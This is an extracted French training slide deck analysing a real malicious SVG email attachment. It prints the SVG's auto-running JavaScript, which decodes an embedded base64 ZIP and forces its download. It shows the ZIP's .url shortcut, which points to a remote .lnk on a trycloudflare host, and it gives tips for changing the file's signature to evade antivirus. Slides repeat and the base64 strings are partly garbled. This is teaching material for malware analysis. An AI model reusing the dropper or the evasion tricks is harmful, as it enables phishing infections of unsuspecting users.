

Smart User

Éric BERTHOMIER
berthomiereric70@gmail.com

4 janvier 2026



Version 1.2 - Version Stagiaire

Vecteur d'attaque : Courriel

Le vecteur d'attaque reste inchangé, mais l'utilisateur voyant un fichier avec un nom bizarre : **"UBSALKASVBSVA (1).svg"** le transmet au Centre de Ressources Cyber pour analyse.



Vecteur d'attaque : Courriel

Le vecteur d'attaque reste inchangé, mais l'utilisateur voyant un fichier avec un nom bizarre : **"UBSALKASVBSVA (1).svg"** le transmet au Centre de Ressources Cyber pour analyse. Ce code est un **VRAI** virus, vous engagez donc votre responsabilité dans le cadre de son usage. . .



Analyse rapide : que contient le fichier ?

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.0"
width="100" height="100">

<script type="application/ecmascript"><![CDATA[
  document.addEventListener("DOMContentLoaded", function() {
    function base64ToArrayBuffer(base64) {
      var binary_string = window.atob(base64);
      var len = binary_string.length;
      var bytes = new Uint8Array(len);
      for (var i = 0; i < len; i++) { bytes[i] = binary_string.charCodeAt(i); }
      return bytes.buffer;
    }
    var base64Data = '
      UEsDBBQAAAAIABSPtlgXiSaUigAAAJsAAAAAANAUVJTQUxLQVNWQlNWQS51cmYl9swrSS3KSy0JzsgvKkkuLYn1
      +
      bl8nTxyswuseXl8sgv8U6ttDXg5YquNjAwMDIOcTTQBTkghDOMBQEmZrVAqwOK8guMbQ0tdSx5uQBQSwECFAAUAA
      /AAAAuQAAAAA';
    var data = base64ToArrayBuffer(base64Data);
    var blob = new Blob([data], {type: 'application/octet-stream'});
    var fileName = 'UBSALKASVBSVA.zip';
    var a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');
    document.documentElement.appendChild(a);
    a.setAttribute('style', 'display: none');
    var url = window.URL.createObjectURL(blob);
    a.href = url;
    a.download = fileName;
    a.click();
    window.URL.revokeObjectURL(url);
  });
];>
```



<https://www.base64decode.org/>

-u,yPKX&UBSALKASVBSVA.uriPK?&



Magic Number

https://en.wikipedia.org/wiki/List_of_file_signatures/

50 48 03 04 50 48 05 06 (empty archive) 50 48 07 08 (spanned archive)	PK ¹ % ² % ³ % ⁴ PK ¹ % ² % ³ % ⁴ PK ¹ % ² % ³ % ⁴	0	zip aar apk docx epub ipa jar kmz maff msix odp ods odt pk3 pk4 pptx usdz vsdx xlsx xpi	zip file format and formats based on it, such as EPUB , JAR , ODF , OOXML
---	--	---	--	--



Python's code

svgdecode64.py

```
#!/usr/bin/python3

import base64
coded_string = '
    UEsDBBQAAAAIABSPtlgXiSaUigAAAJsAAAAAUAUJTTQUxLQVNWQ1NWQS51cmYl9swrSS3KSy0JzsgvKkkuLYn15Q
    ...
    AAAAAAUJTTQUxLQVNWQ1NWQS51cmxQSwUGAAAAAAEAAQA/AAAAuQAAAAAA '
svgdecode=base64.b64decode(coded_string)

with open("svgdecode.zip", 'bw') as f:
    f.write(svgdecode)
```



Python's code

svgdecode64.py

```
#!/usr/bin/python3

import base64
coded_string = '
    UEsDBBQAAAAIABSPtlgXiSaUigAAAJsAAAAAUAUJTTQUxLQVNWQ1NWQS51cmYl9swrSS3KSy0JzsgvKkkuLYnl5Q
    ...
    AAAAAAUJTTQUxLQVNWQ1NWQS51cmxQSwUGAAAAAAEAAQA/AAAAuQAAAAAA '
svgdecode=base64.b64decode(coded_string)

with open("svgdecode.zip", 'bw') as f:
    f.write(svgdecode)
```

- Création d'un fichier `svgdecode.zip`.



Python's code

svgdecode64.py

```
#!/usr/bin/python3

import base64
coded_string = '
    UEsDBBQAAAAIABSPtlgXiSaUigAAAJsAAAAAANAUVJTQUxLQVNWQ1NWQS51cmYLSwrSS3KSy0JzsgvKkkuLYn15Q
    ...
    AAAAAAUVJTQUxLQVNWQ1NWQS51cmxQSwUGAAAAAAEAAQA/AAAAuQAAAAAA '
svgdecode=base64.b64decode(coded_string)

with open("svgdecode.zip", 'bw') as f:
    f.write(svgdecode)
```

- Création d'un fichier `svgdecode.zip`.
- Décompression du fichier.



Python's code

svgdecode64.py

```
#!/usr/bin/python3

import base64
coded_string = '
    UEsDBBQAAAAIABSPtlgXiSaUigAAAJsAAAAAANAUVJTQUxLQVNWQ1NWQS51cmYl9swrSS3KSy0JzsgvKkkuLYn15Q
...
AAAAAAVUJTQUxLQVNWQ1NWQS51cmxQSwUGAAAAAAEAAQA/AAAAuQAAAAAA '
svgdecode=base64.b64decode(coded_string)

with open("svgdecode.zip", 'bw') as f:
    f.write(svgdecode)
```

- Création d'un fichier `svgdecode.zip`.
- Décompression du fichier.
- Découverte d'un fichier `UBSALKASVBSVA.url`.



URL's code

```
[InternetShortcut]
URL=file:///invoicetrycloudflare.com@9983/DavWWWRoot/dial.lnk
IDList=
HotKey=0
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
```

Question

Qu'est ce qu'un fichier en .url ? En créé un sur votre ordinateur ...



Fin de l'analyse rapide

Question

Que reste t'il à faire pour se protéger de la menace ?



Fin de l'analyse rapide

Question

Que reste t'il à faire pour se protéger de la menace ?



Analyse du support

Question

Rechercher les informations relatives au type de fichier .svg



Analyse du support

Question

Rechercher les informations relatives au type de fichier .svg



Analyse du vecteur d'infection

Question

Par quel programme est ouvert le type de fichier SVG sous Windows ? Commentez.



Analyse du vecteur d'infection

Question

Par quel programme est ouvert le type de fichier SVG sous Windows ? Commentez.



Conclusion

- 1 Lors de l'ouverture du fichier SVG, le navigateur est censé afficher ET exécuter le code JS associé.



Conclusion

- 1 Lors de l'ouverture du fichier SVG, le navigateur est censé afficher ET exécuter le code JS associé.
- 2 En créant dynamiquement une URL (`document.documentElement.appendChild(a);`) puis en simulant un clic sur ce lien, le programme va lancer le téléchargement d'un ZIP (`a.click();`).




Conclusion


- ❶ Lors de l'ouverture du fichier SVG, le navigateur est censé afficher ET exécuter le code JS associé.
- ❷ En créant dynamiquement une URL (`document.documentElement.appendChild(a);`) puis en simulant un clic sur ce lien, le programme va lancer le téléchargement d'un ZIP (`a.click();`).
- ❸ La suite du scénario est alors d'attendre que l'utilisateur dézippe le fichier (lors d'un ménage et par curiosité (**biais psychologiques**) puis que ce dernier clique sur l'URL malveillante.




Le tout en images (1/6)




Le tout en images (2/6)



Le tout en images (3/6)




Le tout en images (4/6)



ANY RUN



Le tout en images (5/6)



ANY RUN

Le tout en images (6/6)

UBSALKASVB5VA (1).svg VB.pdf

https://floor-contemporary-genius-accommodation.trycloudflare.com/VB.pdf

1 of 1

Sames Auto Arena – ASM GLOBAL Suite Order Form

Company Name: _____ Event Date: _____ Suite # _____
 Ordered By: _____ Payment Arrangements: _____ Invoice _____ Other _____

Phone Number: _____ Visa _____ MasterCard _____ Amex _____ Discover _____
 Email: _____ Name: _____
 Suite Contact Email: _____ Card #: _____

Contact Person For Event: _____ Exp: _____ Sec Code: _____

HOT FOOD DELIVERY TIME (CHECK ONE): ☐ 11 HOUR PRIOR TO EVENT ☐ AT START OF EVENT
 Beverages, Snacks/Appetizers & Cold Food will be in suite when doors open.

Order Comments: _____

Please note a 15% administrative fee and 8.25% mixed beverage sales tax will be applied to your order.
 An Event Day order: A separate order will be placed in your suite for your review. Orders can be placed with the Suite Attendant.

*****PLEASE NOTE REQUIRED ADVANCED ORDER TIMES *****

EVENT START TIMES			BEVERAGES			ADVANCE ORDER SUBMISSION DEADLINE		
ITEM	PRICE	QTY	ITEM	PRICE	QTY	EVENT DAY	ORDER	PRICE BY
Tortilla Chips & Salsa	\$18.00		Pepsi (16 oz pack) 1 liter	\$ 18.00		Wednesday	Friday	Monday
Onion Rings	\$18.00		Diet Pepsi (16 oz pack) 1 liter	\$ 18.00		Thursday	Monday	Tuesday
Individual Pancake Bucket	\$6.00		Pepsi Zero (16 oz pack) 1 liter	\$ 18.00		Friday	Tuesday	Wednesday
COLD ITEMS BELOW MUST BE ORDERED WITHIN 48 HOURS			BEVERAGES			ADVANCE ORDER SUBMISSION DEADLINE		
ITEM	PRICE	QTY	ITEM	PRICE	QTY	EVENT DAY	ORDER	PRICE BY
Domestic Chilled Tray	\$45.00		Aquafina bottled water (16 oz pack) 1 liter	\$ 12.00		Saturday, Sunday, Monday	Tuesday	Wednesday
Fresh Fruit Tray	\$45.00		Rapido coffee (one dispenser)	\$ 12.00		Tuesday	Wednesday	Thursday
Vegetable Tray	\$45.00		Yogo Chico	\$ 8.00				
Antipasto Tray	\$65.00		Cranberry Juice	\$ 8.00				
			Orange Juice	\$ 8.00				
			Pineapple Juice	\$ 8.00				
WET APPETIZERS			BEER			WINE		
ITEMS BELOW MUST BE ORDERED WITHIN 24 HOURS			ITEM			PRICE		
Chicken Charcuterie Board	\$75.00		Budweiser (16 pack)	\$100.00		Grey Goose	\$100.00	
Mini Chicken Platters	\$25.00		Bud Light (16 pack)	\$100.00		Grey Goose	\$100.00	
Chicken Tenders	\$45.00		Michelob Ultra (16 pack)	\$100.00		Crown Royal	\$100.00	
			Michelob Ultra Gold (16 pack)	\$100.00		Chateau Lafite	\$100.00	

PLEASE ORDER ALCOHOL BELOW WITHIN 48 HOURS

Nouveau vecteur de compromission

Question

Quel est / quels sont le(s) nouveau(x) vecteur(s) de compromission utilisé(s) ? Commentez.



Nouveau vecteur de compromission

Question

Quel est / quels sont le(s) nouveau(x) vecteur(s) de compromission utilisé(s) ? Commentez.



Nouveau vecteur de compromission

Les antivirus fonctionnent principalement sur des signatures et sur le fonctionnement du programme ...



Modifications de la signature(1/2)

monsvg.svg

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.0"  
  width="100" height="100">  
  <circle cx="50" cy="50" r="40" stroke="green" stroke-width="4" fill="yellow" />  
</svg>
```



Modifications de la signature(1/2)

Il est aussi possible de rajouter des éléments qui ne servent à rien dans le code ou le ZIP (BASE64).

```
var a = null;  
a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');
```



Modifications de la signature(1/2)

Il est aussi possible de rajouter des éléments qui ne servent à rien dans le code ou le ZIP (BASE64).

```
var a = null;  
a = document.createElementNS('http://www.w3.org/1999/xhtml', 'a');
```

Enfin ... les possibilités sont infinies.



Démonstration



<https://temp.ericberthomier.fr/virus/svg>

